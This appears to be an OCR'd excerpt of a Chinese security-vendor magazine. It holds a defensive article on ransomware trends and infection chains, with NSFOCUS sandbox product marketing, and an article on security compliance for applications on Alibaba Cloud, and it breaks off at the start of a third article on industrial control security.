[2] http://nsc.anu.edu.au/news-events/news-20161102

[3] https://www.us-cert.gov/sites/default/files/publications/DHS-Cybersecurity-Questions-for-CEOs.pdf

[4] KPMG《Cyber security: a failure of imagination by CEOs》, https://assets.kpmg.com/bh/en/home/insights/2016/04/cyber-security-ceo-cyber-outlook-study.html。

[5]《安永第 19 届全球信息安全调查报告》，http://www.ey.com/Publication/vwLUAssets/ey-global-information-security-survey-2016-cn/$FILE/ey-global-information-security-survey-2016-cn.pdf

企业需要我就有！ 绿盟NGTP解决方案迎战勒索软件

ESD产品管理团队 刘弘利

关键词：勒索软件 勒索病毒攻击流程 勒索软件防护 勒索软件处置流程

摘要：勒索软件发展至今，受影响的客户包括电力、银行、政府、医疗等可行各业的重要业务信息系统，甚至包括个人终端，移动设备。那么，勒索软件从何时出现的？勒索软件是如何进入我们的业务系统或终端的呢？面对勒索软件的攻击，企业该如何应对，又该如何防范勒索软件呢？本文来一一解答。

一．一场刮了近 30 年的“勒索风暴”

近两年，全球网络迎来一场“勒索风暴”，所谓勒索风暴就是不法分子在网络上肆意传播着勒索病毒。勒索病毒基本分为两种，一种是基于加密技术，通过使用对称或非对称加密方式对电脑中的文件进行加密，使用户无法正常打开文件；另一种是破坏系统，使用户无法正常进入系统。“勒索者”通常都要求被害者支付比特币作为赎金才能继续使用。近两年的大规模爆发的勒索病毒比以往更甚，不但勒索费用更高，而且传播速度极快。

勒索软件名称	简介
Locky	EDA2 和 Hidden Tear 的恶意软件编写者在 GitHub 公开发布了源代码。Locky 快捷通过网络钓鱼活动以及利用 Dridex 基础设施传播。Locky 也因为感染美国多给个地区的医院而登上新闻头条。
KeRanger	第一个正式基于 Mac OSX 的勒索软件 Ke Ranger 在 2016 年被发现，它通过针对 OSX 的 Transmission BitTorrent 客户端来传播。
Petya	它通过 Drop-Box 来传播，并改写受感染机器的主启动记录（MBR），然后加密物理驱动器本身。它在加密驱动器时还是用假冒的 CHKDISK 提示。如果在 7 天内没有支付 431 美元赎金，支付费用将会翻一倍。
Maktub	Maktub 是第一个使用 Crpter 的勒索软件，这是用来隐藏或加密恶意软件源代码的软件。Maktub 利用 windows CryptoAP 执行离线加密，而不是使用 C2 来检索和存储加密密匙。
Crytxxx	Crytxxx 通过多种漏洞利用工具包传播，主要是 Angler, 并通常在 bedep 感染后被观察到，它的功能包含但不限于：反沙箱监测、鼠标活动监控能力、定制 C2 通信协议以及通过 TOR 付款。
ZCryptor	微软发表文章详细介绍了一种新型勒索软件变体 ZCryptoer。除了调整的功能（例如加密文件、添加注册表项等），Zcryptore 还被认为是第一个 Crypto 蠕虫病毒。

2016 年热门勒索软件

据美国 FBI 的一份报告显示，2016 年，勒索软件的非法收入可能达到 10 亿美元。这一巨大的收入数字，很大一部分都是由企业缴纳的赎金组成。近年我国也不能幸免，且攻击目标越来越有针对性，严重危害了我国企业以及个人的利益。电力行业作为我国重要的能源基础设施，关系着我们每一个人的用电问题，关系到国家命脉，一旦被不法分子有机可乘，其所造成的损失不可估量。

勒索软件其实已经拥有近 30 年的“发展史”，它的出现可以追溯到 1989 年，世界上第一个勒索软件名为 AIDS Trojan，是由哈佛大学毕业的 Joseph L.Popp 所创建。此后，勒索软件一直声名不显，在沉默近 10 年之后，随着技术的发展和成熟，在这两年多的时间里一举爆发，出现了大量的变种。

二．勒索软件的威胁特征

由于勒索软件能给“勒索者”带来高额的报酬，且在虚拟的网络世界里不易受到法律的制裁，因此勒索软件已经商业化。最近有安全公司分析认为，发现现在勒索病毒已经形成了一个庞大的地下产业链，甚至还有细密的分工，甚至可以说是一个新兴的网络行业。

从上游来说，就算你不会写程序，在 Tor 网络上已经有人会贩卖勒索软件的程序，提供给任何人来出价购买，购买的使用者只需稍微修改，就可以做出一个勒索软件的新变种。而针对缴纳赎金的“客户”，甚至还有专门的客服人员会指导受害者如何付款。此外，还包括通过大量垃圾邮件或是有针对性的人群散布勒索软件，甚至架设钓鱼网站，网络上都找得到专门的技术人员。近两年数量庞大的的勒索案例和受害者，都显示这些勒索软件的商业化模式渐渐成形。

勒索软件呈现出以下特征：数量逐渐增多，富于变化，善于利用新漏洞，由 Windows 操作系统向移动操作系统、Mac 操作系统以及大数据平台进行扩散。

2.1 勒索软件数量持续增长

勒索软件的数量持续上升。勒索软件的制作者得到赎金后，尝到甜头，相当于变相激励，会制作越来越多的勒索软件；其他黑客组织，也会仿效，成为勒索软件的黑客犯罪团伙。根据赛门铁克 2016《年度互联网安全威胁报告》显示，2015 年加密型勒索软件在所有勒索软件中所占比例越来越高，超过 50%。2017 年《微软安全情报报告》称，2017 年上半年发现了 71 个新型勒索软件家族，比 2016 年同期增加了 64 个。另外，代码平台 Github 上有关于勒索软件的开源程序，也为黑客提供了学习便利。

勒索软件的受害者越来越多。卡巴斯基实验室 2016 年 6 月发布的研究报告指出，2015 年 4 月至 2016 年 3 月，共有 231 万多人遭到勒索软件的侵害，比上两年同期增长 17.7%。

2.2 勒索软件技术及复杂性获得长足发展

攻击者为了让自己的勒索软件获得更大利润，不断在技术方面寻求突破，变得更具针对性。

一方面是不断变形，快速进化逃避查杀，比如利用 0Day 漏洞、开源代码、模糊及混淆技术甚至自定义工具，4 天之内变形 3 次，一个星期出现近 20 种勒索软件；

另一方面是采用病毒感染机制，入侵数据中心、下载中心、社交平台、企业管理平台，进行大范围、高速自我主动传播，Wannacry 就是典型案例；

还有与其它攻击形式相结合，以便争取更大的威力，例如与木马、DDoS、垃圾邮件等等，NemucodAES 勒索软件和 Kovter 点击欺诈的恶意软件，Locky 勒索软件和 Necurs 僵尸网络的结合案例非常典型；

还有的则采用硬件加密技术、沙箱逃逸技术、杀软对抗技术、分析对抗技术、多段下载技术、暗网、以太坊等，对抗静态动态分析及溯源，提高生存几率；

更高级的更是采用了 APT 攻击技术，从渗透到潜伏到最终加密高价值数据，对受害者形成致命打击。加拿大某公司被迫支付 42.5 万美元赎金，因为攻击者在发送勒索软件之前，花了几个月的时间，在网络上搜寻数据存储的位置，最后勒索软件一举覆盖了整个企业网络，包括备份数据。

2.3 勒索软件已经实现产业化

从个人到行业，受勒索软件在技术方面及业务方面的发展，已经从攻击个人电脑转而攻击高价值目标，出现攻击大数据平台，包括攻击 Mongodb 数据库、ElasticSearch 服务器；出现攻击高价值行业目标，包括利用移动银行木马、PoS 恶意软件攻击金融行业，攻击医疗行业的设备及数据，危及病人安全；出于政治目的，攻击政府网站乃至机构的基础架构。勒索软件的攻击面正在不断扩大。

从软件到平台，在暗网平台上，Karmen 提供勒索软件的定制及攻击服务，号称 “ransomware as a service”，即勒索软件作为服务，它提供易于使用的控制面板，买家可以修改勒索设置，查看他们感

染了什么机器，看看他们赚了多少钱。勒索软件在制作、分发、攻击、销售甚至打击报复等方面分工合作，加大了勒索软件的传播和感染风险。

从粗放到精准，无论是谁找上了谁，勒索软件已经开始与营销平台及僵尸网络相结合，利用获取到地域、行业等精准用户环境数据，进行更为精准的投放，这些投放往往还伴随着其它的恶意软件甚至 DDoS 攻击利用，Necurs 僵尸网络是其中的佼佼者，它已经控制了 100 多万台计算机。

从单点到链条，刚开始勒索软件攻击大多是个人行为，出于经济利益和政治目的的驱使，同时在平台的推动下，勒索软件走向产业化，从开发、传播、销售甚至打击报复，软件开发者、买家及卖家形成了一个交易链条。

2.4 勒索金额越来越高

之前绝大多数勒索金额大概在 200 至 500 美元之间，但在以上因素的影响下，从去年开始勒索攻击者索要的赎金额度有增长的趋势。目前我们看到有诸多针对医院的高调勒索攻击，最高金额已达到 1 万美元；Cerber 勒索软件主要攻击服务器，已经拿到了 84 比特币，当时市值 10 万美金；前文提到的加拿大某公司由于备份被加密，被迫支付 42.5 万美金；Erebus 勒索软件攻击韩国 IDC 公司 Nayana，一次性加密了 3400 多个商业网络主机，Nayana 被迫缴纳的赎金高达百万美元! 此次攻击也创造了有史以来的最高纪录。

勒索软件由来已久，近三年间尤甚，已经成为犯罪者的主要攻击手段之一。恶意软件家族因此变得庞大，更多技术连同更多黑客投身于此，赚取巨额利润。因此，勒索软件已经成为门槛最低，获利报酬极高的一个网络科技业。

三．勒索软件的攻击过程“锁”住你的重要文件


勒索病毒传播形式有很多种，最为常见的是通过邮件附件和钓鱼网站等形式四处传播，将用户电脑上近百种格式的文件进行了自动的高强度加密，并删除了文件备份，让人防不胜防。电脑用户纷纷通过提前保留文件备份的方式来预防这场灾难。

令人痛苦的是，勒索病毒一旦进入本地就会自动运行，还会删除勒索软件样本以躲避查杀和分析。因此一旦中招，除支付赎金外暂无解决办法，美国的 FBI 也建议如果数据非常重要且无其他备份，那你只好支付赎金碰碰运气。让我们来用两个经典的例子来看看勒索软件是如何进入业务系统或终端的。

3.1 先看经典的 Locky 勒索软件

说到勒索软件，就不得不提到 Locky，它是较早肆掠我国企业

的勒索软件，下面我们就以 Locky 为例说说它是如何进入到我们的电脑以及它是如何给我们的文件加密的。




如图所示，黑客向受害者邮箱发送带有恶意 word 文档的 Email，word 文档中包含有黑客精心构造的恶意宏代码，受害者打开 word 文档并运行宏代码后，主机会主动连接指定的服务器，下载 locky 恶意软件到本地 Temp 目录下，并强制执行。locky 恶意代码被加载执行后，主动连接黑客 C&C 服务器，执行上传本机信息，下载加密公钥。Locky 扫描本地所有磁盘和文件夹，找到特定后缀的文件，将其加密成 “.locky” 的文件。加密完成后生成勒索提示文件

之所以勒索病毒如此猖獗，主要是依靠它的免杀效果。Locky 系列样本中的宏代码是大量具有正常功能的宏代码，而攻击者将恶意代码分散插入到正常的宏代码中，如果不仔细观察，很难察觉到正常的宏代码中包含恶意代码。并且恶意代码中将需要操作的对象名称混淆编码后隐藏在了控件 UserForm2.Image1 的 ControlTipText 属性中，下载 URL 也通过加密的方式保存，这样具有比较好的免杀效果，至今还有许多防病毒引擎是检测不出来的。

3.2 再看肆虐的 Wannacry 勒索病毒

Wannacry 勒索病毒因其以蠕虫方式感染存在漏洞的主机，肆掠全球，也给国内企业带来不小的毁伤，在其出现之前，勒索软件通过邮件和 Web 浏览传播，利用社会工程学，精心构造 “阶段式”



攻击方法，层层推进，逐步让受害者中招。

第一步，攻击者一般通过“水坑”或者“鱼叉”攻击，诱骗受害者点击链接，下载 Launcher（通常是一个下载器），骗过防病毒软件的检测。

第二步，下载器链接黑客控制的服务器，下载真正的恶意文件，绕过防病毒检查，遍历受害者主机的文档，进行加密操作。

第三步，加密完成，在桌面醒目位置留下勒索信息。

事实上，Wannacry 勒索病毒在进入一个边界上相对安全的“内网”时，也是利用了阶段式的感染方式。

四．企业如何防御勒索病毒

避免勒索软件进入企业，造成加密勒索的后果。在勒索软件传播和感染的过程中，有以下几个原则：

1）尽量在勒索软件进入企业之前，就能发现并隔离出去；

2）勒索软件进入企业内网，避免发作；

3）中了勒索，数据有备份。

有效检测和隔离勒索软件，离不开高级恶意软件检测的能力。传统的安全手段，如防病毒、防火墙、IPS 等对勒索软件缺乏有效检测手段，会被勒索软件的“阶段式”攻击轻松绕过。因此，需要引入未知威胁能力检测的产品，比如沙箱类安全产品，能够模拟用户终端环境，记录恶意软件在各个阶段的行为，分析这些行为之间的关联关系，判断其是否为勒索软件。

对于利用漏洞的勒索软件，比如 WannCry 和 Petya 这两个蠕虫型勒索软件，利用了微软“永恒之蓝”漏洞，需要及时更新操作系统补丁。

勒索软件漏网之鱼，还是能够通过层层过滤，到达用户的电脑里。这个阶段，考验员工的时候到了，切莫因为好奇而打开勒索软件。因此，对员工的安全意识培训显得尤为重要。

要求员工面对陌生邮件或链接，应慎重点击。勒索软件，利用社交工程，诱骗用户点击。若员工安全意识足够强，具有基本的分辨能力，不因好奇而点击不明身份的链接和附件，可从源头上降低被勒索软件感染的风险。

一旦勒索软件加密文档，备份对数据恢复和业务持续性就显得尤为重要。备份要满足“3-2-1”的原则：即 3 份数据拷贝，要分散在 2 个不同的物理地点，并且有 1 份备份是离线数据备份。同时需要定期进行数据恢复演练，模拟发生重大网络安全事件，应急响应团队按照规范流程，在有限的规定时间内完成恢复任务。

4.1 企业员工如何防范勒索病毒

对于企业员工而言，首先要加强自身的安全意识，不轻易点击来路不明的邮件，除此之外，还应养成良好的病毒库升级习惯，具体的企业个人防护手段如下：

升级防病毒软件到最新病毒库。

定期异地备份重要文件。

针对不明邮件中的附件，切勿随意打开。


在 windows 中开启显示扩展名设置，针对可执行 (.EXE、.COM、.SCR、.PIF)、脚本 (.BAT、.CMD、.JS、.JSE、.VBS、.VBE、.WSF、.WSH、.PS1、.PSC1) 等扩展名的文件，切勿双 击打开，针对 office 中的宏提示，不要进行点击运行，最好默认禁用宏且不提示。


4.2 企业刚好需要，绿盟刚好就有

除了企业个人防护勒索病毒，企业在安全体系建设，应该将勒索软件的检测和隔离解决方案加入到当前的防护体系中。勒索软件和 APT 攻击有些相似性，也是恶意代码针对特定的目标，利用未知漏洞及各种高级复杂技术实施的定向攻击，具有隐蔽、长期潜伏的特点，勒索软件借鉴了 APT 的攻击手法，“水坑”攻击和“鱼叉”攻击是勒索软件的攻击方式，加上利用漏洞的“蠕虫”式传播。当前，勒索软件已成为我国网络空间最主要的安全威胁之一。

- 网络场景下一代威胁防御解决方案

NIPS 和 TAC 联动部署，组成网络场景的 NGTP 解决方案。首先，全面检测和防御网络威胁，NIPS 能够对传统网络威胁进行检测和防御，TAC 能够对未知威胁进行检测，NIPS 利用 TAC 检测结果，对已知威胁和未知威胁都能进行防御。其次，TAC 对 APT 样本检测的技术领先性让 NIPS 如虎添翼。NIPS 的沙箱模块 TAC，内置的静态检测，动态检测，





安全信誉引擎，TAC 不放过任何蛛丝马迹，极大提高检测效果和效率。

4.2.1 网络场景的 NGTP 解决方案特点

1) 已知威胁与未知威胁结合

绿盟科技下一代 IPS 针对已知威胁进行防御，阻断入侵动作，绿盟科技 TAC 威胁分析系统通过沙箱技术有效针对未知威胁和恶意邮件进行防御。

2) 检测与防护闭环

TAC 通过沙箱技术有效的发现隐藏深处的勒索软啊金，通过与绿盟科技 NIPS 的联动使得阻止恶意程序回连 C&C 服务器下载恶意程序，简单有效的消灭了了恶意代码的危害性。

3) 部署简单快速

TAC 作为旁挂设备，无需复杂的配置，且不影响业务的正常运行，只需配置 TAC 和 NIPS 的联动参数，可谓即插即用。

4) 保留病毒样本，做到有据可查

可在 TAC 上下载病毒样本和原始文件，为企业提供分析依据，做到有原始文件可查，有病毒样本可分析。

4.2.2 邮件场景的下一代威胁防御解决方案

据统计，有接近 60% 的勒索软件是通过邮件方式传播的。邮件的附件，邮件正文的链接，都可能使用户感染。传统的邮件安全网关，主要是针对垃圾邮件和已知病毒。对于未知的勒索软件及其变种，缺乏有效检测手段。TAC-E 和利用沙箱引擎，以代理方式，部署在邮件服务器之前，做第二层过滤，专门检测包括勒索软件在内的高级威胁。

开源的勒索软件在互联网上公开，会有越来越多的黑客团队，加入到开发勒索软件的队伍中。勒索软件的流行，对企业和个人的危害越来越大。针对勒索软件的传播方式，绿盟科技开发的下一代威胁防御解决方案，以沙箱分析为核心，适配网络和邮件两种主要的勒索传播渠道，有针对性的进行检测和隔离，能够大大减少勒索软件的对企业的威胁。

在阿里云上应用系统的安全防护解决思路

金融技术部 俞琛

关键词：云应用的安全问题 云等保 云安全防护 云安全服务

摘要：业务在“云上”的企业，都需要符合《云等保》要求，非银行金融机构都受到国家对应主管单位的合规监管，未持牌开展业务或违规经营将会后果严重。为了达到业务正常运行需要的安全防护水平，云上安全服务也应纳入，解决应用系统安全检测和安全监测需要。

一．前言

目前公有云的建设发展成为互联网时代的风向标，如阿里云、亚马逊等建立的公有云规模增长迅速。在移动互联网发展推波助澜之下，依托移动互联网开展 P2P 网贷、线上理财、消费金融、三方支付业务的企业为了享受公有云提供的快捷、弹性架构，从而纷纷将应用系统部署到云上。

首先，合规要求方面，《信息系统安全等级保护基本要求云计算分册》（以下简称“《云等保》”）定义云计算服务带来了“云主机”等

虚拟计算资源，将传统 IT 环境中信息系统运营、使用单位的单一安全责任转变为云租户和云服务商双方“各自分担”的安全责任。这点明确了企业作为云租户，其应用系统都需要定级且符合对应等级安全控制措施要求。2016 年 12 月银监会发布了 188 号文，《中国银监会办公厅关于加强非银行金融机构信息科技建设和管理的指导意见》（以下简称“《指导意见》”），对信托公司和金融资产管理公司、企业集团财务公司、金融租赁公司、汽车金融公司、消费金融公司、货币经纪公司等非银行金融机构信息科技建设、信息科技风险防范提出了要求。《指导意见》第五章节指出“加强网络区域划分和隔离；通过部署防病毒、防攻击、防篡改、防泄密、防抵赖等措施提升系统抵御内外部攻击破坏的能力；”。对于云上应用系统的安全防护明确提出了安全建设要求。

其次，参考媒体对于 2002 年至 2017 年 3 月之间公开报道的敏感信息泄露案例的数据分析发现：

- 敏感信息泄露呈现上升趋势，泄露手段从以黑客入侵等技术手段为主向技术手段与收买内部员工、内部管理不善等非技术手段结合并用发展，特别是对非技术手段的运用，近几年呈现出较快速的增长。企业对可能的应用系统攻击行为没有安全检测防护措施。
- 敏感信息泄露涉及行业广泛，但重点集中在互联网、制造业、政府机构及金融行业。
- 基于 IP 的审计，难以准确定位责任人，难以将 IP 地址与具体人员身份准确关联，导致发生安全事故后，追查责任人成为新的难题。
- 互联网行业信息泄露事件呈现高速增长趋势，需要引起警惕。

由此，安全威胁与应用安全风险与企业业务经营如影随形，应用系统部署到云上的企业需要考虑在公有云上应用系统的安全防护解决思路。

作者建议从满足合规要求作为起点，业务在“云上”的企业都需要符合《云等保》要求，非银行金融机构都受到国家对应主管单位的合规监管，未持牌开展业务或违规经营将会后果严重。紧接着，为了达到业务正常运行需要的安全防护水平，安全服务也应纳入，解决应用系统安全检测和安全监测需要。

二．合规要求

依据《信息安全技术 网络安全等级保护基本要求 第 2 部分：云计算安全扩展要求》，明确定义了云租户侧的等级保护对象也应作为单独的定级对象定级。云计算系统的定级对象在原有定级对象基础上进行了扩展，原有定级对象主要是信息系统和相关基础网络，而云计算将定级对象扩展为云服务商的云平台和云租户的应用系统。云计算系统定级时，云服务商的云平台和云租户的应用系统应分别定级，云平台等级应不低于应用系统的安全保护等级。这点明确了企业作为云租户，其应用系统都需要定级且符合对应等级安全控制措施要求。

对照等保二级要求，应至少部署防火墙、堡垒机达到控制措施要求；对照等保三级要求，应至少部署入侵防护、防火墙、堡垒机、数据库审计达到控制措施要求。在阿里云云市场中当然也有对应的安全防护服务可供选择。对有线下服务需求的企业，如专家版服务，

可以直接与绿盟联系，订购线上线下服务套装组合。

《指导意见》第五章节中提出“……加强系统安全漏洞和补丁信息的监测、收集和评估，确保及时发现和处置重大安全隐患。……”漏洞管理工作应该是信息安全工作的重中之重，漏洞生命周期管理不仅仅涉及漏洞自身的发现、评估和修复，同时还牵涉漏洞情报信息的获取，组织漏洞管理基线的建立和应急处置工作。改变传统的以 IP 信息为视角的资产管理方法，从安全的角度重新审视资产信息，从资产的业务功能、服务对象、版本信息、安全防范措施等方面建立安全资产信息，从安全的角度管理资产脆弱性。当出现安全漏洞时，不仅需要考虑漏洞的风险等级，还需要结合资产安全信息，不同资产相同漏洞区别对待，体现业务对漏洞的差异性，真正实现差异化漏洞管理策略，从而实现漏洞管理能力的提高。

《指导意见》第五章节中提出“……开展应用系统安全检测，对官方网站等通过互联网提供服务的系统，在上线及重大投产变更前进行渗透测试，杜绝系统“带病”上线。……”应用系统在上线后由于存在类似 SQL 注入、密码明文传输、安全功能缺失等漏洞而遭受攻击，会直接影响正常业务运行，甚至造成经济和名誉的损失。因此，需要在系统上线前对系统安全状况进行检验，从信息安全的角度对应用系统、集成环境等内容的安全状况进行评估，对发现的问题进行妥善处理，避免将影响系统安全的问题遗留到系统上线后，成为系统安全的隐患。

为了满足《云等保》三级要求，部署阿里云上应用系统的企业应至少选择网站安全防护服务 (vWAF)、堡垒机云服务和数据库监控与审计服务。另外，建议选择防火墙云服务（支持入侵防御）作为“网络和通信安全”访问控制补充措施。

非银行金融机构需要同时满足《指导意见》要求，其阿里云上应用系统应选择安全检测服务和安全监测服务。

三．安全保障需求

先回顾近期某互联网公司发生的信息安全案例，公司内部员工对公司 200 余台服务器植入木马，该木马具备远程控制和对外 DDoS 攻击功能。这意味着外部人员可远程控制这些服务器做流量攻击，进而导致被攻击的服务器瘫痪。目前，此事已在法院宣判。至案发时，内部员工获利 2 万余元，但对于企业的经济和名誉损失就相当巨大。不少互联网企业都发生过类似案件，但没有安全检测和安全监测手段，无法及时发现漏洞和安全问题。有的企业虽能锁定具体账户，但无法锁定到具体个人，加之留存的证据不多，事情就不了了之。

信息安全 CIA 三要素（机密、完整、可用）应当在定义安全保障需求时统一考虑，对开展理财、支付、保险等金融业务的企业更应关注金融资料的保护，如银行账户信息、扣款账号、保险数据，避免信息被篡改或外泄。

因而，为了达到业务正常运行需要的安全防护水平，安全服务也应纳入，解决应用系统安全检测和安全监测需要。部署了阿里云上应用系统的企业可以选择云清洗服务，电子签章服务，安全可视

化服务等增值安全服务，提升安全保障水平。

四．云上安全防护措施

防火墙云服务

以虚拟化形态部署防火墙，适用于多种虚拟化平台，使管理员可以快速高效地调配和扩展防火墙。企业所要选择的服务需要支持应用识别、入侵防御、内容过滤、URL 过滤、VPN 等，且这些增值功能授权费用应该一并考虑，如 IPSEC VPN 、SSL VPN 的授权并发连接数量是否满足企业日常需求。包含必要增值功能的防火墙才是有效的安全服务。

网站安全防护服务 (vWAF)

以虚拟化 Web 应用防火墙 (Virtual Web Application Firewall, 简称 vWAF) 为核心的安全服务，企业客户可以在公有云等环境中快速部署上线，从而能全面抵御 OWASP Top 10 等各类 Web 安全威胁免遭当前和未来的安全威胁。企业所要选择的服务必须同时支持 HTTP 协议和 HTTPS 协议，且可以支持 vWAF 托管服务的服务提供商更佳。

云清洗服务

基于 DNS 智能牵引技术，主要解决 10G 及以上大流量 DDoS 攻击防护，同时可防御电信、联通和 BGP 三条链路大流量攻击，而运营商提供的云清洗服务仅能清洗本网内的攻击流量。由于 DDoS 攻击可能在相同行业内同时发生，存在带宽和防护资源冲突情况，因而企业选择服务时需留意服务提供商的清洗能力是否充足。同时，建议选择提供云清洗配套线下本地防护混合的服务，以获得更完善的防护保障。

堡垒机云服务

以虚拟化形态部署堡垒机，提供账号管理和资产管理，实现运维审计。基于唯一身份标识，通过对用户从登录到退出的全程操作行为进行审计，监控用户对目标设备的所有敏感操作，聚焦关键事件，实现对安全事件的实时发现与预警。企业所要选择服务需满足等保标准对用户身份鉴别、访问控制、安全审计等条款的要求，且支持准确定位用户身份，追溯安全事件责任，满足合规要求且日常使用方便的服务才是正确选择。

安全检测服务

服务提供对各种 Web 应用系统漏洞和操作系统漏洞安全检测，可按需定制检测扫描频率，用于网站安全评估的云服务。企业选择服务时需了解服务包含的漏洞库种类、是否维护更新，且对于识别的漏洞是否提供漏洞验证服务，降低误报概率。

安全监测服务

服务符合网信办、公安部等国家主管机关关于网站安全建设的合规要求，为客户提供网站漏洞扫描及漏洞验证、网页挂马监测、钓鱼网站监测、网页篡改监测、网页敏感内容监测以及网站可用性监测服务。通常本服务包含安全检测服务内容。企业应留意监测服务是否在重要时期支持发送平安短信以及安全日报，是否能够协助关停发现的钓鱼网站，这点值得关注。

电子签章服务

依据《电子签名法》获得权威数字认证，采用第三方授时技术，防篡改技术多项核心技术实现流程规范，保障电子文件 / 电子合同与纸质合同具有同等法律效力。企业可留意选择所有交互环节都通过接口实现，不干涉平台业务逻辑，完全满足业务全流程需要。

安全可视化服务

依托云端技术和大数据安全分析能力，以可视化方式为用户快速构建多层次联动纵深防御体系，基于数据驱动及时发现隐患从而加强安全防御能力。企业所要选择的服务应自建威胁分析模型，而且提出可行的规避建议。

数据库监控与审计服务

通过对数据库访问行为的精确解析，完成性能监控、事中审计、事后追溯、风险告警等一系列动作，全面洞察数据库安全状况，并提供事后追溯依据。企业所要选择的服务是否全面考虑数据库存储、使用管控，监控告警记录本地是否加密防护，这一点很重要。

五．云上服务优势

便捷快速

依托公有云提供的快速部署、实时开通的能力，客户可以随时在公有云上按需选购，同时也避免了硬件设备的生产、货运和上架环节，最短时间内就能获取到对应的安全能力。

恶意行为发现

基于实时的信誉机制，结合企业级和全球信誉库，可有效检测恶意 URI、僵尸网络，快速识别、定位出恶意的攻击行为或恶意资源。

通过云安全服务提供应急响应

凭借云安全服务的支撑（MSS for WAF），可以实现与绿盟云对接，由安全专家团队协助用户对网站安全威胁及攻击进行监测、分析及响应，并提供定期日志分析及策略优化服务。与此同时，支持 WAF 的自身状态 7*24 小时监测，并提供设备运维报告。

深度对接公有云特性

通过与公有云的 API 进行对接，辅助堡垒机云服务实现托管资产信息自动录入，减轻运维人员工作难度，提高效率。

SaaS 安全管家

在获得用户授权后，云上服务自动把运营数据上传给云中心，用户在手机上实时查看运行状态以及异常告警，并且一键寻求安全专家与技术支持团队，第一时间解决安全问题。

总结

本文期望达到安全普惠效果，为企业提供应用系统线上安全防护解决思路。

如下链接是绿盟科技在阿里云上的店铺首页

长链接：https://market.aliyun.com/store/1367509.html?spm=5176.730005.0.0.wpqz4M

短链接：http://dwz.cn/6xzzww

参考文献

安全牛公众号《国内外敏感信息泄露案例汇总分析》

《工业控制系统信息安全防护指南》在核电数字化仪控系统的落地实施

ICS产品管理团队 王旭辰

关键词：工业控制系统信息安全防护指南
核电数字化仪控系统安全需求 工控安全

摘要：介绍了核电数字化仪控系统架构，并从技术和管理两个方面对其安全脆弱性进行了描述，进而给出对应的安全解决方案，同时展示了方案在指南中的符合项，并指出了几点关键技术。

一、引言

